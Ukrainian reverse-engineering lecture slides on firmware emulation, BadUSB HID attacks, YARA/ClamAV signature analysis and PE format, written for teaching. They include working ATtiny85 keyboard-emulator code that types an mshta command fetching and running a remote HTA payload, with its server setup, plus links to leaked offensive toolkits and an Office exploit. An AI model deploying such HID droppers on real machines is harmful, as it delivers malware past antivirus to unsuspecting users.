        47.01% of uncompressed directory table size (23456 bytes)
...
Remaining free bytes in firmware image: 59241
Processing 1 header(s) from /opt/firmware-mod-kit/trunk/fmk/new-firmware.bin...
Processing header at offset 0...checksum(s) updated OK.
CRC(s) updated successfully.

Finished!
New firmware image has been saved to: /opt/firmware-mod-kit/trunk/fmk/new-
     firmware.bin
```

Динамічний аналіз з FIRMADYNE

FIRMADYNE – https://github.com/firmadyne:

- платформа для аналізу прошивок вбудованих систем на базі Linux;
- інструментоване ядро для автоматичного аналізу (MIPS: v2.6.32, ARM: v4.1, v3.10);
- емуляція NVRAM на рівні користувача (libnvram);
- автоматичний розбір файлової системи прошивок;
- скрипти завантаження прошивок з сайтів виробників (42+).

Ліцензія – вільне програмне забезпечення (MIT), безкоштовна.

Приклад: Netgear WNAP320 v2.0.3

https://github.com/firmadyne/firmadyne#usage, Ubuntu 14.04.6 LTS:

```
root@ubuntu:/opt/firmadyne/scratch/1# ./run.sh
Welcome to SDK.
Have a lot of fun...

netgear123456 login: (root:password)
# uname -a
Linux netgear123456 2.6.32.70 #1 Thu Feb 18
   01:39:21 UTC 2016 mips unknown
# /usr/local/bin/wpa_supplicant -v
wpa_supplicant v0.5.8
```

Додаткові матеріали

- https://www.thezdi.com/blog/2020/5/27/mindshare-how-to-just-emulate-it-with-qemu
- Fraunhofer FKIE FACT – https://fkie-cad.github.io/FACT_core
- Vault 7 Cherry Blossom – https://wikileaks.org/vault7/#Cherry%20Blossom
- Equation Group firewall tools – https://github.com/adamcaudill/EquationGroupLeak/ tree/ master/ Firewall

BadUSB HID атаки

Метод доставки ШПЗ на основі емуляції USB HID:

- пристрій після підключення емулює клавіатуру, друкує код ШПЗ;
- використовується для обходу антивірусу/EDR;
- велика кількість платформ:
  - Hak5 USB Rubber Ducky – https://shop.hak5.org/products/usb-rubber-ducky-deluxe;
  - Cactus WHID – https://github.com/whid-injector/WHID;
  - див. огляд у доповіді Luca Bongiorni на HIP2018;
- Arduino, Teensy, ATmega32U4, ATtiny85, ...

Приклад використання у направлених атаках – https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/would-you-exchange-your-security-for-a-gift-card/

Приклад: емулятор USB клавіатури з ATtiny85


https://0xdeadcode.se/archives/581, kitty.ino:

```
#include "DigiKeyboard.h"
void setup() {
  DigiKeyboard.update();
}
void loop() {
  delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
  delay(100);
  DigiKeyboard.sendKeyStroke(KEY_DELETE);
  delay(100);
  DigiKeyboard.println("mshta http://kitty.
     onthewifi.com/mew.hta");
  delay(300000);
}
```

Приклад: емулятор USB клавіатури з ATtiny85 (contd.)

Навантаження:

- DDNS – https://www.noip.com
  - kitty.onthewifi.com. IN A 51.15.110.157
- Web сервер
  - `# python -mSimpleHTTPServer 80`
  - `mew.hta`:




```
<script>
  cmd = 'msg * kitty says mewmew!';
  a = new ActiveXObject('Wscript.Shell');
  a.Run(cmd, 0);
  window.close();
</script>
```

Методи аналізу AVR – http://2015.zeronights.org/assets/files/43-bolshev-ryutin.pdf

Приклад: статичний аналіз прошивки ATtiny85

Аналіз у Ghidra, default AVR-8, kitty.ino.hex:

```
undefined loop_FUN_code_000297()
...
code:0002b0 68 e6   ldi    R22,0x68
code:0002b1 70 e0   ldi    R23,0x0
code:0002b2 8c e9   ldi    Wlo,0x9c
code:0002b3 90 e0   ldi    Whi,0x0
code:0002b4 b2 d2   rcall  println_FUN_code_000567
code:0002b5 60 ee   ldi    R22,0xe0 // 0x000493e0
code:0002b6 73 e9   ldi    R23,0x93 // is 300000
code:0002b7 84 e0   ldi    Wlo,0x4
code:0002b8 90 e0   ldi    Whi,0x0
code:0002b9 17 c2   rjmp   delay_FUN_code_0004d1
...
0x0afe: "mshta http://kitty.onthewifi.com/mew.hta"
```

Приклад: динамічний аналіз прошивки ATtiny85

Аналіз у SimulAVR + avr-gdb:

```
$ avr-objcopy -I ihex -O elf32-avr kitty.ino.hex
   kitty.elf
$ simulavr -d attiny85 -f kitty.elf -g
$ avr-gdb -ex 'target remote :1212' ./kitty.elf
(gdb) load
(gdb) set $pc=0x2b0*2
(gdb) x/5i $pc
=> 0x560:       ldi     r22, 0x68          ; 104
   0x562:       ldi     r23, 0x00          ; 0
   0x564:       ldi     r24, 0x9C          ; 156
   0x566:       ldi     r25, 0x00          ; 0
   0x568:       rcall   .+1380             ;  0xace
(gdb) x/s
0xafe:  "mshta http://kitty.onthewifi.com/mew.hta"
```

Кошенятко після лекції KPI_RE

Лекція 8: Спеціальні розділи

У лекції

Спеціальні розділи:

- Сигнатурний аналіз (YARA, ClamAV)
- Формат PE (CFF Explorer, Resource Hacker, PE Tools, LIEF)
- Розпаковка стиснутих/захищених PE застосунків (x64dbg, Scylla)
- Різне (Delphi RE)
- Анонімізація (Tails, Kodachi, Linken Sphere)

YARA

YARA – https://virustotal.github.io/yara/:

- інструмент сигнатурного аналізу для ШПЗ;
- підтримує описи ШПЗ на основі текстових та бінарних ознак, комплексних умов;
- ОС Windows, Linux, Mac OS X;
- інтерфейс командного рядка, API Python, C;
- широкі можливості розширення, модулі PE, ELF, Dotnet, Cuckoo ...

Документація:

- правила – https://yara.readthedocs.io/en/stable/writingrules.html
- yara-python – https://yara.readthedocs.io/en/stable/yarapython.html

Приклади – https://github.com/Neo23x0/signature-base

Ліцензія – вільне програмне забезпечення (3-clause BSD), безкоштовна.

Приклад правил для lock.exe та tpframe.ex_

```
import "pe"

rule lock {
  strings:
    $msg = "Lock workstation?"
    $title = "hello kitty"
    $api_lock = "LockWorkStation"
    $api_msg = "MessageBoxA"

  condition:
    all of them
}
```

Приклад правил для lock.exe та tpframe.ex_ (contd.)

```
rule tpframe {
  strings:
    // This program cannot be run in DOS mode.
    $res = "DIALOG" wide
    $res_even = "Ti rga antb u nDSmd." xor
    $res_odd = "hspormcno erni O oe" xor
  condition:
    all of them and
    pe.version_info["OriginalFilename"] ==
        "Browser.EXE"
}
$ yara rules.yara -r malware/
lock malware/lock.exe
lock malware/lock64.exe
tpframe malware/tpframe.ex_
```

Інструментальний аналіз файлової системи (YARA)

scan_yara.py:

```
#!/usr/bin/env python3
import yara
import sys

rules = yara.compile("rules.yara")
for fn in sys.argv[1:]:
    print("scanning {}".format(fn))
    matches = rules.match(fn)
    for m in matches:
        print("rules {}:".format(m.rule))
        for s in m.strings:
            print(s)
```

Інструментальний аналіз файлової системи (contd.)

```
$ ./scan.py malware/*
scanning malware/lock.exe
rules lock:
(2060, '$msg', b'Lock workstation?')
(2048, '$title', b'hello kitty')
(1602, '$api_lock', b'LockWorkStation')
(1620, '$api_msg', b'MessageBoxA')

scanning malware/tpframe.ex_
rules tpframe:
(34082, '$res', b'D\x00I\x00A\x00L\x00O\x00G\x00')
(34134, '$res_even', b'<\x01H\x1a\x0f\tH\t...')
(46422, '$res_even', b'...')
(40278, '$res_odd', b"\x00\x1b\x18\x07\x1a...")
(48982, '$res_odd', b"...")
```

Інструментальний аналіз активних процесів (YARA)

// proc.py:

```
import yara
import sys

pid = int(sys.argv[-1])
rules = yara.compile("rules.yara")
matches = rules.match(pid=pid)
print(matches, matches[0].strings)
```

// Результати роботи:

```
> tasklist | findstr lock64
lock64.exe  2980    Console 1 59,892 K
Python38> python.exe proc.py 2980
[lock] [(4202508, '$msg', b'Lock workstation?'),
   ...
```

Приклади протидії сигнатурному аналізу (tpframe.ex_)

```
00007050  6e 00 00 00 6d 33 32 00  74 65 00 00 73 00 00 00  |n...m32.te..s...|
00007060  5c 73 79 00 6f 75 72 63  65 00 00 00 61 64 52 65  |\sy.ource...adRe|
00007070  73 00 00 00 4c 6f 00 00  65 73 73 4d 65 6d 6f 72  |s...Lo..essMemor|
00007080  79 00 00 00 64 50 72 6f  63 00 00 00 52 65 61 00  |y...dProc...Rea.|
00007090  61 70 73 68 6f 74 00 00  6f 6c 68 65 6c 70 33 32  |apshot..olhelp32|
000070a0  53 6e 00 00 43 72 65 61  74 65 54 6f 00 00 00 00  |Sn..CreateTo....|
000070b0  61 72 79 45 78 41 00 00  64 4c 69 62 72 00 00 00  |aryExA..dLibr...|
000070c0  4c 6f 61 00 6c 65 41 00  65 61 74 65 46 69 00 00  |Loa.leA.eateFi..|
000070d0  43 72 00 00 72 65 65 00  6f 62 61 6c 46 00 00 00  |Cr..ree.obalF...|
000070e0  47 6c 00 00 6e 74 72 6f  6c 00 00 00 69 63 65 49  |Gl..ntrol...iceI|
000070f0  6f 43 6f 00 44 65 76 00  75 65 72 79 45 78 00 00  |oCo.Dev.ueryEx..|
00007100  56 69 72 74 75 61 6c 51  00 00 00 00 6c 6f 63 45  |VirtualQ....locE|
...
00007220  61 70 56 69 00 00 00 00  55 6e 6d 00 74 73 76 63  |apVi....Unm.tsvc|
00007230  2e 65 78 65 00 00 00 00  61 76 61 73 00 00 00 00  |.exe....avas....|
00007240  61 72 64 2e 65 78 65 00  61 76 67 75 00 00 00 00  |ard.exe.avgu....|
00007250  6e 74 2e 65 78 65 00 00  6d 63 61 67 65 00 00 00  |nt.exe..mcage...|
00007260  68 73 74 2e 65 78 65 00  63 63 73 76 63 00 00 00  |hst.exe.ccsvc...|
00007270  76 63 2e 65 78 65 00 00  76 33 73 00 74 72 61 79  |vc.exe..v3s.tray|
00007280  2e 65 78 65 00 00 00 00  76 33 6c 00 65 72 76 2e  |.exe....v3l.erv.|
00007290  00 00 00 00 76 73 00 00  65 78 65 00 70 2e 00 00  |....vs..exe.p...|
000072a0  76 00 00 00 61 00 00 00  79 2e 65 78 65 00 00 00  |v...a...y.exe...|
000072b0  73 74 72 61 00 00 00 00  70 63 74 00 61 79 2e 65  |stra....pct.ay.e|
000072c0  78 65 00 00 30 74 72 00  33 36 00 00 6f 6e 2e 65  |xe..0tr.36..on.e|
000072d0  78 65 00 00 6f 70 5f 6d  00 00 00 00 73 6f 66 74  |xe..op_m....soft|
```

ClamAV

ClamAV – https://www.clamav.net:

- антивірус для поштових шлюзів;
- ОС Linux, UNIX (Solaris, FreeBSD, macOS), Windows;
- сигнатури для понад 1 млн ШПЗ;
- підтримує аналіз документів Microsoft Office та PDF, мобільних застосунків, архівів, пакувальників виконуваних PE файлів;
- інтерфейс командного рядка, API Python, C (LibClamAV).

Документація з розробки сигнатур – https://www.clamav.net/documents/creating-signatures-for-clamav

Ліцензія – вільне програмне забезпечення (GPLv2), безкоштовна.

Інтерфейс командного рядка ClamAV

```
# freshclam
Sun May 31 18:08:39 2020 -> ClamAV update process
    started at Sun May 31 18:08:39 2020
Sun May 31 18:08:39 2020 -> daily.cld database is
    up to date (version: 25829, sigs: 2554119, f-
    level: 63, builder: raynman)
Sun May 31 18:08:39 2020 -> main.cvd database is
    up to date (version: 59, sigs: 4564902, f-level
    : 60, builder: sigmgr)
Sun May 31 18:08:39 2020 -> bytecode.cld database
    is up to date (version: 331, sigs: 94, f-level:
     63, builder: anvilleg)

# clamscan eicar.com
eicar.com: Win.Test.EICAR_HDB-1 FOUND
```

Інструментальний аналіз файлової системи (ClamAV)

https://github.com/clamwin/python-clamav

scan_clamav.py:

```
#!/usr/bin/env python2
import clamav
import sys

s = clamav.Scanner()
print "version", s.getVersions()
for f in sys.argv[1:]:
    status, name = s.scanFile(f)
    if status != 0:
        print "%s: [%s]" % (f, name)
```

Інструментальний аналіз файлової системи (contd.)

https://github.com/ytisf/theZoo

```
$ find theZoo/malwares/Binaries/ -name \*zip -exec
    7z x -y -pinfected -omalware {} \;
$ find -type f -exec ../scan.py {} \+
version {'main': 59L, 'clamav': '0.102.3', '
   bytecode': 331L, 'daily': 25829L}

./unpad_d.doc: [Win.Trojan.Npad-2]
./17: [Win.Malware.QBot-1160]
./Kampana(A)_BOOT.IMA: [Win.Trojan.Anti-22]
./W32_Swen@MM.exe: [Win.Trojan.CIH-1]
./bot.apk: [Andr.Malware.Agent-1614064]
./CW-0282.COM: [Win.Trojan.Navigator-1]
./install: [Osx.Malware.Agent-7129515-0]
./sugar.xls: [Xls.Dropper.Agent-7104222-0]
```

Приклад: CVE-2017-11882


- MS Equation Editor RCE, Office 2007-2016
  - https://github.com/embedi/CVE-2017-11882
- Методи обфускації RTF
  - https://www.fireeye.com/blog/threat-research/2016/05/how_rtf_malware_evad.html
  - https://www.ixiacom.com/company/blog/malware-delivery-secrets-rtf-obfuscation

```
$ ls /var/lib/clamav/* | xargs -n 1 sigtool -u
$ grep -R CVE_2017_11882 *db

daily.ldb:Rtf.Exploit.CVE_2017_11882-6398227-0;
    Engine:81-255,Target:0;1;5c6f626a757064617465
    ;0/12\s*0C\s*43\s*00/i
daily.ndb:Rtf.Exploit.CVE_2017_11882
    -6584355-0:0:*:5c6f626a757064617465
    *643063663131653061316231316531*303030326365303
```


Формат PE

- Опис форматів PE, COFF
  - https://docs.microsoft.com/en-us/windows/win32/debug/pe-format
- Редагування виконуваних файлів PE
  - CFF Explorer/Explorer Suite – https://ntcore.com/?page_id=388
  - Resource Hacker – http://www.angusj.com/resourcehacker/
- Реконструкція PE (дамп, відновлення імпорту, ...)
  - PE Tools – https://petoolse.github.io/petools/
- Інструментальний аналіз
  - pefile – https://github.com/erocarrera/pefile
  - LIEF – https://lief.quarkslab.com/

